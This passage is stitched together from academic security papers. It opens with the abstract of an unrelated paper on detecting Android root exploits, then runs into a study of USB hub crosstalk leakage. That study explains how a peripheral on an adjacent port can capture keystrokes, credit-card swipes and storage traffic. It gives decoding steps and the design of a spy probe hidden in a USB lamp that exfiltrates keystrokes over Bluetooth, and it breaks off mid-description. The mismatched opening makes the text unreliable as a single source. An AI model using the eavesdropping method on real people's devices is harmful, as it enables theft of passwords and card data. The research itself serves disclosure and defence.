In this paper, we tackle the challenging problem of detecting the presence of embedded root exploits in malware. We build a system *RootExplorer*, that learns from commercial-grade root exploits used for benign reasons and backed by large companies such as Baidu and Tencent, and detects such embedded root exploits. Specifically, it carefully analyzes these to determine what environments root exploits expect, and what pre-conditions are to be satisfied in order to trigger them. It uses this information to construct proper analysis environments for malware and can effectively detect the presence of root exploits. Our extensive evaluations shows that it can detect all known malware samples carrying root exploits, and has no false positives. We are also able to detect a root exploit in a malware that seems to have bypassed current vetting procedures, and is available on an Android market.

[3]Note that in this case, the exploit targets a different vulnerability in the same device driver from the example in Section 5.

Abstract

The Universal Serial Bus (USB) is the most prominent interface for connecting peripheral devices to computers. USB-connected input devices, such as keyboards, card-swipers and fingerprint readers, often send sensitive information to the computer. As such information is only sent along the communication path from the device to the computer, it was hitherto thought to be protected from potentially compromised devices outside this path.

We have tested over 50 different computers and external hubs and found that over 90% of them suffer from a crosstalk leakage effect that allows malicious peripheral devices located off the communication path to capture and observe sensitive USB traffic. We also show that in many cases this crosstalk leakage can be observed on the USB power lines, thus defeating a common USB isolation countermeasure of using a charge-only USB cable which physically disconnects the USB data lines.

Demonstrating the attack's low costs and ease of concealment, we modify a novelty USB lamp to implement an off-path attack which captures and exfiltrates USB traffic when connected to a vulnerable internal or a external USB hub.

1 Introduction

Modern computer systems typically consist of hundreds of components, each with a clear functionality and well-defined input-output interfaces. Connecting all of these components are buses, which transfer information between components. Since the internal hardware components of a system are usually assumed to be trusted, most buses carry no protections against malicious behavior. However, with the development of complicated computer peripherals, buses are no longer kept internal. High-Definition Multimedia Interface (HDMI) [28], DisplayPort [47], the external Serial AT Attachment (eSATA) [43], the Universal Serial Bus (USB) [14], and many others all connect to external devices of unknown origin. Moreover, these buses often carry sensitive information such as key strokes (including passwords), mouse movements, file transfers, screen images, etc.

The security model of these buses does not follow the standard methods of securing communication channels. Rather than using common techniques, such as encryption and authentication, these buses seem to rely on a unicast network model, where messages are physically routed along the path from the sender to the receiver instead of being broadcasted to all of the components connected to the bus. This, coupled with short and simple routes that only have few intermediate components, seems to provide a "good enough" security. As a result, in order to externally monitor traffic such as the victim's keystrokes, the attacker has to corrupt one of the often small number of components that are located between the sender (the keyboard) and the receiver (the USB host). Consequently, it is commonly assumed that "devices are not able to snoop information sent from the Device to Host since information flows only through Hubs until it reaches the Host" [36].

In this paper we challenge this assumption. More specifically, we investigate the following questions:

*Are common communication buses vulnerable to **off-path** attacks? How can such attacks be mounted and at what cost?*

1.1 Our Results

As a case study, in this paper we focus on the Universal Serial Bus (USB) interface, which is the predominant interface used by modern computer paraphernalia. Compared with legacy interfaces such as serial port (RS-232) [17], parallel port (IEEE 1284) [19] or keyboard jack (DIN 41524/IEC 60130-9) [29], USB has wide range of advantages: it is hot pluggable, extensible (via USB hubs) and capable of supporting many types of equipment. A final feature of the USB interface is the ability to provide both data communication and power to peripheral devices.

In this paper we demonstrate that in many cases, data-dependent voltage fluctuations of the USB port's data lines can be monitored from adjacent ports on the USB hub. Our results apply to both internal USB hubs which are installed inside computers, as well as to external off-the-shelf USB hubs. Moreover, this phenomena is not limited to a small number of vulnerable hubs but seems to be quite common, spanning various manufacturers and hub designs. In our experiments, 94% of the internal hubs in computers and in docking stations and 90% of the external USB hubs we evaluated displayed some form of exploitable leakage.

In the context of communication channels, this phenomena is often referred to as channel-to-channel crosstalk [38]. We demonstrate that this crosstalk effect allows an *off-path* attacker to eavesdrop on USB communication. In particular we show that a corrupted peripheral device can monitor the communication of other peripheral devices connected to the same *non-corrupted* USB hub, or just connected directly to the same computer. Moreover, we show that common "ad-hoc" physical protections, such as physically disconnecting USB data and power lines, are often ineffective in stopping the discovered leakage.

Attack Scenario. As noted above, in addition to communication, the USB bus can also provide power to various peripherals. Many "USB toys", such as lamps, fans or office foam rocket launchers [21], often of unknown origin, have been designed to use the feature and are thus routinely connected to USB ports. An attacker can thus augment such a toy with the required equipment in order to monitor the USB port crosstalk and subsequently sell it at below-market-value prices. In Section 6 we show how to cheaply construct such a probe which can monitor and extract the communication of other devices.

We mainly focus on slow-speed USB 1.x input devices, such as keyboards, card readers, fingerprint readers, USB headsets, etc. Information sent from these devices is often sensitive (e.g., passwords, credit card numbers, biometric data, voice conversations, etc.) and thus should remain secret. While faster versions of the USB standard were published almost two decades ago and are in common use, these versions are backwards compatible with USB 1.x and many input devices are manufactured to the slower standard. We believe that in the forseeable future, slow speed-devices will continue to use the USB 1.x interface.

While our proof-of-concept probe (Section 6) was designed to attack USB 1.x devices (connected to any USB hub, including 3.0 hubs), we do show that attacks on devices using the faster USB 2.0 standard are feasible (Section 3.3). We leave the task of attacking USB 3.0 devices connected to 3.0 hubs as an open problem (See Section 7).

1.2 Related Work

For a summary of attacks on USB, see [16, 44] and references therein.

USB Traffic Monitoring. Because USB traffic is not encrypted, on-path devices can listen in to all of the communication that passes through them. This capability is exploited by commercial keyloggers, such as Key Grabber [2] and KeyGhost [1]. Neugschwandtner et al. [34] note that downstream traffic is broadcasted to all devices connected to the bus, demonstrating recovery of all the downstream traffic using a USB analyzer. They further suggest encrypting downstream USB traffic to protect against snooping attacks. Unlike their attack, we capture upstream USB traffic, which is not broadcasted. Furthermore, because their countermeasure only encrypts downstream traffic, it does not prevent our attack.

Oberg et al. [36] describe a timing-based covert channel that creates an off-path information flow between colluding devices. To mitigate the channel they suggest using deterministic time slots for serving each device. We note that our attack allows capture of the actual data transferred from a non-cooperating device and that the suggested mitigation does not protect against our attack.

Exploiting Trust on Buses. Instead of monitoring traffic, malicious devices can attack the host, exploiting weaknesses in the host software [10, 50], firmware [39], trust [15, 5] or protocol [42]. Similarly, malicious hosts can attack attached devices [33, 35, 32, 52]. The attack of the USB bus was also explored by Bratus et al. [12] both at the hardware level and at the device driver level.

To protect the host from malicious devices, Tian et al. [46, 45] and Angel et al. [7] suggest filtering the USB traffic and implementing a permission mechanisms for USB ports. Angel et al. [7] also suggests applying end-to-end encryption between devices and the host to protect the confidentiality and the integrity of USB data in transit.

A common method for protecting hosts from malicious devices and vice versa is to cut the data lines between the two, connecting only the USB power lines. Such an approach allows the host to power a device without the risk of data interchange between the two. Available options for this approach include power-only USB cables as well as dedicated devices such as the USB Condom [3]. We note that such defenses do not protect against our attack in the case that crosstalk leakage is present on the power lines.

Attacks On The Physical Medium. USB Killer [18] is a device designed to collect energy from the USB power line and inject a high voltage pulse back into the computer, to destroy sensitive electronic components.

Vuagnoux and Pasini [48] as well as Wang and Yu [49] show that the electromagnetic (EM) emanations from

PS/2 keyboards can be used to spy on key presses. However, the design of the USB port seems to make this leakage much harder to exploit with only partial information being leaked about key presses, allowing the attack to only narrow down the pressed key to a group of 5 potential keys [48]. EM attacks have also been shown effective in recovering video signals [31] and Ethernet communication [41]. See [22] for a survey of EM-based surveillance attacks. Similar attacks exploit acoustic emanations from keyboards [8, 26] and printers [9].

Side Channel Attacks. Attacks on cryptographic implementations by monitoring devices' electromagnetic emanations and power usage have been extensively demonstrated. See [6, 30] and references therein. While many such works have focused on small devices such as smart cards or FPGAs, recent works have demonstrated similar vulnerabilities in PCs [23] and smartphones [24].

Side Channel Attacks Using USB Ports. The USB ports of various devices were also used for mounting side channel attacks. For laptop and desktop computers, monitoring the USB power lines [37] can reveal information about the system's activity. In addition, the "far-end-of-cable" key extraction attack of [25, 23] can be also mounted over USB ports. For mobile phones, the USB port can be used for power analysis key extraction attacks [24] and distinguishing websites [51].

1.3 Structure of this Paper

The rest of this paper is organized as follows: Section 2 introduces USB, including the bus topology and relevant aspects of its physical and logical protocols. In Section 3 we discuss the crosstalk leakage on the USB data and power lines. We show how to decode the leakage to recover the transferred data in Section 4, and proceed to describe the attacks on various devices in Section 5. Section 6 demonstrates a practical attack using a subverted USB lamp that captures key presses and exfiltrates the information wirelessly via Bluetooth.

2 The USB Interface

USB Versions and Speeds. Since its introduction in 1996, the USB standard underwent three main upgrades. Initially USB 1.x [13] used a single data path supporting up to 127 peripheral devices and with 12 Mbps data rate (also known as USB full-speed). This version currently still powers a huge number HIDs (Human Interface Devices) such as keyboards, remotes and various card readers. Next, in the early 2000's USB 2.0 unified the computer peripheral market, supporting speeds of up to 480 Mbps (also known as USB high-speed) while maintaining backwards compatibility. USB 2.0 is commonly used for devices requiring high data transfer rates, such as external storage devices and Web cameras. Finally, in 2008 another major upgrade of the USB family, USB 3.0, was published [27]. In this version, the maximum bus speed was increased to 5 Gbps (also known as USB superspeed). In order to achieve such a speed and to support full-duplex communication, five new pins were added to the classic connectors and the cable material standard was upgraded.

USB Hubs. USB hubs are commonly used to split a single USB port to many (typically four) ports, thus allowing the user to connect additional peripheral devices. In addition to increasing the number of available USB ports, USB hubs serve four functions. Each USB hub may function as a signal repeater, extending the cable length by five meters. Some hubs may include independent power supply to ensure each downstream port has enough power available. Hubs also function as protocol translators: for example in case a USB 1.0 ticket printer is plugged in a USB 3.0 hub, the hub translates the latest USB 3.0 downstream signal back to the legacy USB 1.0 language and forwards to the printer. Finally, the USB hub also protects the bus by isolating and disconnecting malfunctioning devices which draw too much power or do not obey the USB protocol.

USB Tiered Topology. All USB devices are connected in a tree topology, up to 127 devices (including any hubs) can be connected. At the root of the tree, there is a single host (also known as USB root hub) which is directly addressable from CPU. The host coordinates the USB tree network and in USB 1.0 and 2.0 it is the only one in the network who can initiate communication. Up to five additional hubs can be cascaded in series on each tree branch. Each hub has one upstream port and up to seven downstream ports. Downstream traffic is broadcasted to all of the devices in the tree. However, upstream data is only sent along the (single) path from the transmitting peripheral device to the host. In particular, hubs which are not located on the path between the transmitting peripheral and the host should not be able to observe the peripheral's upstream USB traffic.

Broadcasting USB downstream traffic is a risky design decision [34]. For example, an attacker can use a simple USB analyzer to monitor disk writes. However, because upstream traffic is only transmitted along the path to the host, much of the "interesting" data, such as keyboard inputs and disk reads, seems to remain inaccessible to a corrupted peripheral device outside that path.

USB 1.x and 2.0 Ports Structure. Both USB 1.x and USB 2.0 use a two-wire differential communication bus. We denote these wires as D+ and D-. In addition, each USB connection also provides two power lines, denoted as Vcc and GND, to supply 5 Volt power to peripheral devices. See Figure 1.

USB 1.x and 2.0 Communication. Sharing the bus is achieved through the use of Time-Division Multiplexing

Figure 1: Structure of a USB port.



Figure 2: USB transaction, frame and packets.

(TDM). The bus protocol divides time into 1 ms *frames*, as shown in Figure 2. Each frame comprises a Start of Frame (SOF) packet followed by several *transfers*. Transfers can be *periodic*, repeating in every frame as long as the target device remains connected to the bus. These are used, for example, for polling input devices which are supposed to update as frequently as possible.

Otherwise, transfers are *non-periodic*. These include control transfers assigning a bus address to a newly plugged device, or occasional data-transfers such as updating the print queue of a printer. Each transfer consists of packets, which are the smallest building block of USB traffic. At the bottom of Figure 2, we illustrate a keyboard report transfer. The transfer begins with a *Token* packet that probes the keyboard for key presses. If undelivered key presses are present, the keyboard responds with a *Data* packet that contains a 64 bit payload identifying the pressed key. The host then responds to the Data packet, sending a *Handshake* packet, which terminates the transfer. If no key presses are available for delivery, the keyboard responds to the initial Token packet with a Handshake packet that terminates the transfer.

To protect data from corruption, packets include several checksum mechanisms. The Packet Identifier (PID) field is protected by requiring that the second half of the field is the bitwise complement of the first half. Token packets transmitted from the host to the device use a 5 bits CRC (Cyclic Redundancy Check) to verify the Address (ADDR) and Endpoint (ENDP) fields and Data packets use a 16 bits CRC in order to verify the payload.



Figure 3: Leakage can be observed at an unused port adjacent to the USB device.

3 Leaky Hubs

We now turn our attention to the leakage between two adjacent USB ports on the same USB hub. We investigate both internal hubs, installed inside computers, and external stand-alone hubs. As mentioned in Section 2, downstream traffic from the PC to the peripherals connected to the hub is broadcasted and thus readily available. However, upstream traffic, e.g. keyboard presses, is not broadcasted and thus should remain out of reach for an attacker monitoring the USB port. We evaluated the crosstalk leakage between two downstream USB ports on the same USB hub as follows. First, we connected a USB input device, such as a keyboard, to one of the ports of the hub. Next, we used an oscilloscope to monitor the data sent from the device to the host while concurrently measuring the leakage on a *different* USB port of the same USB hub. See Figure 3.

As we described in Section 2, every USB port contains a pair of data lines and a pair of power lines. Each of these pairs is a potential source of leakage. Hence, we can measure the crosstalk leakage present on the data lines of an adjacent port and additionally, or alternatively, we can measure it on power lines of the adjacent port.

In a typical scenario both data line and power line leakage should be available on the same USB port, thus allowing the attacker to choose the channel containing the best signal. However, common “ad-hoc” countermeasures against untrusted USB devices are sometimes deployed. These include USB hubs with dedicated switches, which power devices down by cutting the power supply to them and power-only cables, a.k.a. *USB condoms* [3], which disconnect the data lines in order to prevent interaction between the device and the USB host. Yet, because the crosstalk leakage is often present on both the power and the data lines, to completely render the attacker ineffective, *both* pairs should be disconnected.

3.1 Data Line Leakage

Experimental Setup. In order to evaluate the data line crosstalk leakage present on USB hubs we used an Agilent MSO6104A oscilloscope (1GHz, 4Gsps) and two Agilent 10073C 500MHz passive probes. We then con-

Figure 4: Top and middle row: Four tested USB hubs and their controller chips found to contain data line crosstalk leakage. Bottom row: Corresponding leakage waveform, yellow (top) trace shows the USB traffic and purple (bottom) trace shows the data line crosstalk leakage measured from an adjacent downstream USB port.



Figure 5: Typical schematic of a USB hub (left) and the RC differentiator created by C and $R3$ (right).

nected a USB keyboard (Lenovo KU-0225) to one of the hub's downstream ports. Next, we used one of the oscilloscope's probes to monitor the communication between the PC host and the keyboard by measuring the voltage on the D+ line relative to the GND line. Finally, we observed the data line crosstalk leakage (using the oscilloscope's second probe) by measuring the voltage on the D+ or D- line relative to the GND line on one of the hub's other downstream ports.[1]

Observing the Data Line Crosstalk. Figure 4 shows four different devices, including both leaking computers and leaking external hubs. The correlation between the actual keyboard data (yellow trace, top) and observed data line crosstalk leakage (purple trace, bottom) can be clearly seen. We find that such data line crosstalks are quite common. We evaluated 34 internal and 20 external USB hubs. Out of these, 17 internal and 17 external were found to have a data line crosstalk. Finally, we note that data line crosstalk is not limited to USB 2.0 ports and is also noticeable on USB 3.0 ports (see Figure 4(d)).

Leakage Mechanism. The leakage waveform of Figure 4(a) provides a hint into the physical reason for the existence of crosstalk between two different USB ports. A typical hub controller chip contains four USB logic blocks, each responsible for a single downstream USB port. See Figure 5. As part of the speed negotiation between the hub and downstream devices, the data lines of the USB port are pulled down using $15k\Omega$ resistors. (These are marked as $R1, R2, R3, R4$ in Figure 5.) Theoretically, the data lines of USB port 1 should be completely isolated from those of USB port 2. However, we conjecture that the close proximity of the USB logic blocks inside the controller chip creates some parasitic

[1] The choice between measuring the D+ or D- relative to the GND line seems to depend on the specific port and hub used. In each experiment below we actually attempted both options and present the option which showed the clearest signal.



Figure 6: Monitoring the hub's electromagnetic leakage as well as the data line crosstalk leakage. The right figure is the experimental setup where a keyboard is connected to the hub's leftmost port (silver wire), the crosstalk leakage is monitored via the adjacent port (blue wire) and the electromagnetic field is measured using an EM probe (blue loop). The left figure shows the corresponding signals where the top (yellow) trace is the actual USB data, the middle (purple) trace is the data line crosstalk leakage and the bottom (green) trace is the observed EM signal. Although the crosstalk signal is plotted with the same vertical scale as the EM signal, only the crosstalk signal (middle, purple) exhibits a clear correlation with the actual USB data (top, yellow).

capacitance between data lines of adjacent ports (see C in Figure 5). Thus, any signal present on D+ line of port 1 passes through the RC differentiator created by C and $R3$ and can be observed on the D+ line of port 2. See Figure 5. Similar crosstalk leakage also happens with the D- lines with one option typically giving much better signal than the other, depending on the USB hub and on individual ports in it.

Crosstalk or EM? In order to ascertain that the observed leakage indeed emanates from crosstalk and not from electromagnetic interference, we have used an EM probe (Langer LF R400) to measure the electromagnetic field emitted by an external USB hub. As can be seen in Figure 6, while there is a clear correlation between data line crosstalk leakage (purple, middle) and the real USB traffic (yellow, top), the hub's electromagnetic radiation (green, bottom) does not contain any observable information. We thus conclude that the observed crosstalk leakage indeed emanates from parasitic capacitance between the hub's USB ports and not from the hub's electromagnetic leakage.

3.2 Power Line Crosstalk Leakage

A common method for isolating potentially corrupted USB devices while still supplying them with 5V power is to physically disconnect the USB data lines. Indeed, power-only USB cables and USB condoms guarantee to isolate corrupted devices from the USB bus while still allowing the use of the USB port as a source of power, e.g. for plugging a mobile phone into an untrusted charging station. In this section we show that by monitoring the *power lines* of a USB port, it is possible to eavesdrop on the communication of USB devices connected to different USB ports. Thus, even if the attacker is connected to the hub using a power-only USB cable, he can still observe the communication of nearby USB devices.

Experimental Setup. We connected a USB keyboard to one of the hub's downstream ports. We then used one of the oscilloscope's probes in order to monitor the communication between the PC host and the keyboard by measuring the voltage on the D+ line relative to the GND line. Finally, using the oscilloscope's second probe, we observed the power line crosstalk leakage by measuring the voltage on the Vcc line relative to the GND line on one of the hub's other downstream ports.

Observing the Power Line Crosstalk Leakage. Figure 7 shows four devices along with the observed signals, confirming the existence of power line crosstalk leakage. The correlation between the actual keyboard data (yellow, top) and the observed power line crosstalk leakage (blue, bottom) is clearly visible. Overall, we found that 29 of the 34 internal and 17 of the 20 external hubs we tested show power line crosstalk leakage. Overall, 32 internal hubs and 18 external hubs show at least one type of crosstalk leakage.

Evaluating USB Condoms. We have also examined the crosstalk leakage present on the USB power lines measured through a PortaPow USB condom [4] which promises to "block data transfer to / from a computer, preventing data security breaches and viruses / hacking when charging from a public USB socket". As can be seen in Figure 8, the power line crosstalk leakage can be clearly observed.

Leakage Mechanism. Parasitic capacitances are present not only between two proximate data lines, but also exist across a data line and a nearby USB power line. See Figure 9 with the parasitic capacitance marked as $C1$.



Figure 7: Top row: four tested USB hubs found to contain power line crosstalk leakage. Bottom row: Corresponding leakage waveform, yellow (top) trace shows the USB traffic and blue (bottom) trace shows the power line crosstalk leakage measured from an adjacent downstream USB port. Notice the correlation between the sharp spikes in the leakage trace and the USB traffic. The waveforms were captured using an Agilent MSO6104A oscilloscope (1GHz, 4Gsps) and two Agilent 10073C 500MHz passive probes.



Figure 8: Measuring powerline crosstalk leakage through a PortaPow USB condom. The right figure is the exprimental setup where a keyboard is connected to the USB hub via the silver wire and the powerline crosstalk leakage in monitored through the PortaPow USB condom (red) via the blue wire. The left figure shows the correponding signals (acquired using an Agilent Infiniium DSO 5454832B oscilloscope) where the top (yellow) trace is the actual USB data and the bottom (blue) trace is the powerline crosstalk leakage. Notice the clear correlation between the two traces.



Figure 9: Power line crosstalk leakage mechanism. The parasitic capacitance is marked by $C1$.

Next, since the power lines of all of the USB ports are generally interconnected inside the hub controller chip, the data-to-power crosstalk occurring in one port can be also observed from another port.

3.3 Attacking USB 2.0 Devices

So far we have mainly focused on crosstalk leakage created by USB 1.x devices (such as keyboards or other human interface peripherals). Similar effects are also present with high speed USB devices, such as USB storage and webcam devices. However, since these devices operate at a much greater speed, the experimental setup used in Section 3.1 is no longer sufficient.

Experimental Setup. In order to observe the data line crosstalk leakage from high speed USB 2.0 devices, we used an Agilent DSO 90404A oscilloscope (6GHz, 20Gsps). We then connected a USB drive to one of the hub's downstream ports and used an Agilent N2795A active probe in order to monitor the communication be-

Figure 10: USB 2.0 data line crosstalk leakage from a hub of the same make as the one used in Figure 6. The yellow (top) trace shoes the USB traffic and the blue (bottom) trace shows the observed data line crosstalk leakage measured from an adjacent downstream port (manually aligned with the yellow trace by subtracting 4ns).

tween the USB drive and the PC host while transferring files from the USB drive *to* the PC host. Finally, we used an Agilent N2752A differential probe in order to monitor the voltage between the D+ and D- lines on one of the hub's other downstream ports.

Observing USB 2.0 Data Line Crosstalk Leakage. Figure 10 shows that resulting data line crosstalk leakage while transferring data from the USB drive to the host PC. The correlation between the actual data (yellow, top) and the observed data line crosstalk leakage (blue, bottom) can clearly be seen. We recall that while USB downstream traffic (from the PC host to the USB devices) is broadcasted, USB upstream traffic (such as transferring files from the USB drive to the PC host) is not broadcasted. Thus, it should not be possible to observe the data being transferred from the USB drive to the host PC.

4 Leakage Decoding

4.1 Decoding USB Traffic

Physical Layer. As mentioned in Section 2, both USB 1.x and USB 2.0 use a two-wire differential communication bus, whose wires we denote by D+ and D-. Theoretically, the voltage of D+ relative to D- should be one of two values, either 'high' (3.3V for USB 1.x and 300mV for USB 2.0) or 'low' ($-3.3V$ for USB 1.x and -300mV for USB 2.0).

Non Return to Zero Inverted (NRZI) Encoding. Both USB 1.x and USB 2.0 use NRZI encoding in order to transmit individual bits across the communication bus. One bit is transmitted in each clock cycles, with zeroes represented at the physical layer as transitions between the low and the high voltage levels whereas ones are represented as a lack of transition, i.e. keeping the voltage constant across the clock cycle. To maintain clock synchronization, the USB bus avoids long periods of no transitions using *bit stuffing* encoding [11]. More specifically, it inserts a zero after every sequence of six consecutive ones. At the receiving end, voltage transitions are used to maintain clock synchronization. The receiver otherwise ignores the artificially inserted zeroes.

Decoding USB Packets. Figure 11 presents a USB transfer between a host and a USB keyboard. It shows the signal that represents the communication (blue, top) alongside the corresponding leakage captured on the data lines of another port of the hub (green, bottom). The transfer consists of a clock synchronization followed by a token packet from the host, requesting information about keyboard presses. Following the token, we see the keyboard's response which contains a payload with the key press information.

Field	SYNC	PID	ADDR	ENDP	CRC5
value	00000001	10010110	0101100	1000	10001
Comment	–	IN	0x0A	0x01	–

Note that the two halves of the PID field (1001 0110) complement each other, signifying that the PID check is correct and making it an incoming (IN) packet from the PC to an attached peripheral with address ADDR at endpoint ENDP. Next, as mentioned in Section 2, the token packet also contains a CRC5 field (using the polynomial $X^5 + X^2 + X^0$) of the ADDR and ENDP fields. Indeed, performing long division of 010110 1000 over 100101 gives 10001, which is exactly the CRC5 field of the packet. Finally, at the right bottom corner of Figure 11 there is a clip of payload carried in the DATA packet whose value is 00010000. Since USB data is transmitted least significant bit first, the transmitted value is **0x08**. This scancode matches the "**E**" key on the keyboard indicating that this key was pressed.

4.2 Decoding Data Line Crosstalk Leakage

We now present the signal processing techniques we use to decode the information available via data line crosstalk leakage. As Figure 11 shows, there is a clear correlation between the data line crosstalk leakage (green, bottom) and the actual USB communication (blue, top). However, the transition between signal levels in the leakage trace are less clear than in the communication trace. In order to automatically and reliably decode the information present in the data line crosstalk leakage trace we have performed the steps outlined below. These steps are carefully chosen to allow implementation on cheap and simple hardware that an adversary can conceal easily. See Section 6.

Step 1: Leakage Trace Cleanup. As can be seen in Figure 12(top, black), the data line crosstalk leakage trace contains high frequency noise, making detecting the bus transitions difficult. In order to remove this high frequency noise, we have applied triangular window



Figure 11: USB communication (blue, top) and data line crosstalk leakage (green, bottom) of a USB frame with a keyboard attached to the USB hub. The data line crosstalk leakage was captured using the hub from Figure 6.

moving average filter. This removed the high frequency spikes in the leakage trace, see Figure 12(top, blue).

Step 2: Transition Enhancement. To precisely locate the bus transitions in the trace we produced at Step 1, we calculated its derivative. That is, we want to find $V' = \frac{\partial V}{\partial t}$ where V denote the trace produced by Step 1 above. Simplifying this operation, we approximated the derivative by subtracting from each sample at some location t in V the sample present at location $t - 10$ in V.[2] Figure 12(middle) is the result of this derivative approximation. Note that the rising edges appear as local maxima and the falling edges appears as local minima.

Step 3: Edge Detection. As mentioned in Section 4.1, in the NRZI encoding the rising and the falling edges are equivalent. Both represent a level toggle in physical layer, which corresponds to a transmission of a zero bit. Thus, we first compute the absolute value of the trace we produced in Step 2, see Figure 12(black, bottom). Next, in order to decode the data line crosstalk leakage accurately, we need to know the exact times of the trace's edges. A naive approach would be to attempt to locate all the local maxima of Figure 12(black, bottom). However this approach is unreliable as it might be distracted by any noise, such as the glitches between samples 200 and 250 in Figure 12(black, bottom).

Instead, we apply a simple thresholding to locate the edges. As Figure 12(blue, bottom) shows, we used a fixed threshold of 0.048 V.[3] Next, every time the trace (black) crosses the threshold low to high we consider this to be a transition of the physical layer. See Figure 12(green, bottom).

Step 4: NRZI Decoding. As mentioned in Section 4.1, in the USB protocol uses NRZI encoding. More specifically, the value of a transmitted bit is indicated by maintaining a fixed signal level for a logical one and a transition between signal levels for a logical zero. To decode the signal we use the timing of physical layer transitions to find zeroes (Figure 12(green, bottom)). Next we use the length of the intervals between transitions to find the number of ones. Finally, to account for bit stuffing, we remove any logical zero appearing after six consecutive logical ones.

4.3 Decoding Power Line Crosstalk Leakage

We now turn to the signal processing techniques we use to decode the information available via power line crosstalk leakage. As can be seen from the red trace in Figure 13, every transition between the high and low levels on the USB communication lines creates a short, sharp glitch on the USB power lines. Thus, to decode the information present in the power line crosstalk leakage we performed the following.

As in Step 2 of Section 4.2, we approximated the first

[2] Note that $(V_t - V_{t-n})/n$ is a discrete approximation of the derivative at point t. In our case setting $n = 10$ seems to produce the best results. Note further that because n is constant, discarding the division does not affect the overall shape of the trace.

[3] This value was set empirically and may vary between different leaky hubs.



Figure 12: Trace transformations performed to decode the data line crosstalk leakage. (top, black) is the raw data line crosstalk leakage from the hub in Figure 6 and (top, blue) is the result of removing the high frequency noise done in Step 1. (middle, red) is the result of applying the trace enhancement step (Step 2) on the results of leakage trace cleanup step (Step 1). Finally, the (bottom, black) trace is the absolute value of the (middle, red) trace and the green markings denote all locations where the bottom black trace crosses the blue threshold.

order derivative by subtracting each sample from the previous one. We then computed the absolute value of the approximated derivative and smoothed the resulting trace using a moving average filter of 10 samples. This resulted in a relatively clean trace with the toggling in physical layer clearly visible as sharp spikes. See Figure 14(blue). We then applied Steps 3 and 4 from Section 4.2 using a threshold of 0.05 V for edge detection. This resulted in a clear detection of the physical layer toggling events. See Figure 14(green).

5 Leakage Crosstalk Attacks

In this section we present several crosstalk leakage attacks against various peripheral USB devices.

Experimental Setup. We used an Agilent MSO6104A oscilloscope (1GHz, 4Gsps) with Agilent 10073C 500MHz passive probes to monitor the communication between the attacked peripheral and USB host while at the same time monitoring either the data line or power line crosstalk leakage.

Attacking USB Keyboards. Using data line crosstalk leakage, we have successfully extracted keyboard presses from USB keyboards, see Figure 15. Similar results were obtained using power line crosstalk leakage. Finally, notice that in this case, the USB hub had two additional USB devices connected to it (a USB mouse and a USB headset) in additional to the USB keyboard. Nonetheless, we have successfully extracted the keyboard presses, despite additional USB traffic from other devices, functioning concurrently to USB keyboard.

Attacking USB Magnetic Card Readers. In addition to USB keyboards, we have successfully extracted credit-card data from a USB magnetic card reader (MagTek 21040140) using data line crosstalk leakage from an internal USB hub of a Lenovo Ideapad 100s laptop. See Figure 16 for a picture of the experimental setup and Figure 17 for the extracted data. Similar results were also obtained using power line crosstalk leakage.

Attacking USB Headsets and USB Fingerprint Readers. Two other types of devices we successfully attacked are USB headsets and USB Fingerprint Readers. For the headsets, we captured the signals corresponding to the microphone (see Figure 18). We have also successfully observed and decoded the USB communication of a USB fingerprint reader during a finger swipe (see Figure 19). We did not attempt to decode either the voice communication of the headset or the fingerprint data because these devices use propriety data-transfer formats, and reverse engineering these is beyond the scope of this paper. However, we did recover the USB traffic and with the knowledge of the protocols, interpreting the captured data should be straightforward.

Attacking USB Storage. In addition to attacking human interface devices, we have also mounted crosstalk leakage attacks on USB 1.1 drives connected to both internal and external USB 2.0 hubs. Indeed, we have successfully recovered the communication during a file transfer from a USB 1.1 drive to the PC host using data line crosstalk leakage with both external and internal USB 2.0 hubs. See Figure 20. Due to the complexity of the USB driver stack and the file system, we did not attempt to decode the obtained traffic. However, we claim that since the USB communication was completely recovered from the crosstalk leakage, recovering the transferred file can be achieved as well. Finally, similar results were also obtained using power line crosstalk leakage.

6 Exploiting Crosstalk Leakage via Malicious Peripherals

In this section we show how to construct a malicious peripheral device (spy probe) which can successfully extract USB keyboard presses from the data line crosstalk leakage. After extraction, the spy probe exfiltrates the key presses via Bluetooth.



Figure 13: USB communication (blue, top) and power line crosstalk leakage (red, bottom) of a single 1ms USB frame with a keyboard attached to the USB hub. The data line crosstalk leakage was captured using the hub from Figure 7(rightmost).



Figure 14: Smoothed trace (blue) subjects to the threshold (red) and the resultant Edge detected (green).

6.1 Design Overview

Hardware. The spy probe is constructed from an Alinx AX309 FPGA development board (30 USD) connected to an AN108 analog to digital conversion (ADC) board (15 USD) designed by heijin.org. Data is exfiltrated using a WeBee Bluetooth Low Energy (BLE) Board with a Texas Instruments CC2540 chip (5 USD). All of the probe's components are concealed in a USB ghost lamp (20 USD). See Figure 21. In case the 5V USB power is not available (such as in the case where the power lines are disconnected in an attempt to isolate a malicious device), the lamp also contains a battery pack.

The ADC Board. We have connected the ADC board to a male A-type USB plug which should be plugged into the leaky USB hub in order to monitor the data line crosstalk leakage. We have connected the ADC's input to the D+ USB line and monitored its voltage relative to



Figure 15: Extracting keyboard presses using data line crosstalk leakage. The scan code 0x07 corresponding to the letter d is clearly visible in the leakage trace.

the GND line. We have also used the USB's 5V power line in order to power the probe.[4] Our ADC board has a clamp circuit, attenuator (AD8065), low pass filter and an 8 bit 32 MSaps ADC in a chain. The clamp is a protective element consisting of two germanium diodes, to ensure that the voltage of the signal feed into the ADC never goes above 5 Volts or below GND. Immediately after the clamp there is an attenuator, mapping the input signal of ± 5 Volts into a 0–2 Volt range. In order to remove high frequency noise, there a simple RC low-pass filter ($f_c = 723MHz$) between the attenuator and the ADC. Finally a AD9280 ADC is used to digitize the data

[4] As mentioned above, the spy probe also contains a battery pack for the case where the 5V power is not available.

Figure 16: (left) Experimental setup for extracting credit card data from a USB card reader (MagTek 21040140 card reader and a Lenovo Ideapad 100s laptop) using data line crosstalk leakage (clearly visible on the oscilloscope's screen) from an internal USB hub. (right) MagTek 21040140 USB magnetic card reader.

Figure 17: Extracted credit card data using data line crosstalk leakage. (top) Observed data line crosstalk leakage trace segment. Part of the credit card number is visible in hexadecimal encoding (marked in orange box). (middle) hexadecimal to ascii conversion of the extracted data. Part of the credit card number is visible in ascii form (green). (bottom) picture of the credit card used. Notice the correct extraction of the credit card number. In order to protect owner's privacy we have hidden all other card details.

line crosstalk leakage signal. The ADC receives its clock from the FPGA board and transmits 8 bits of data per sample back to the FPGA board. Because the signals we measure are typically 30mV peak to peak, we bypassed the attenuator with a jumper cable thereby improving the measurement resolution. See Figure 22.

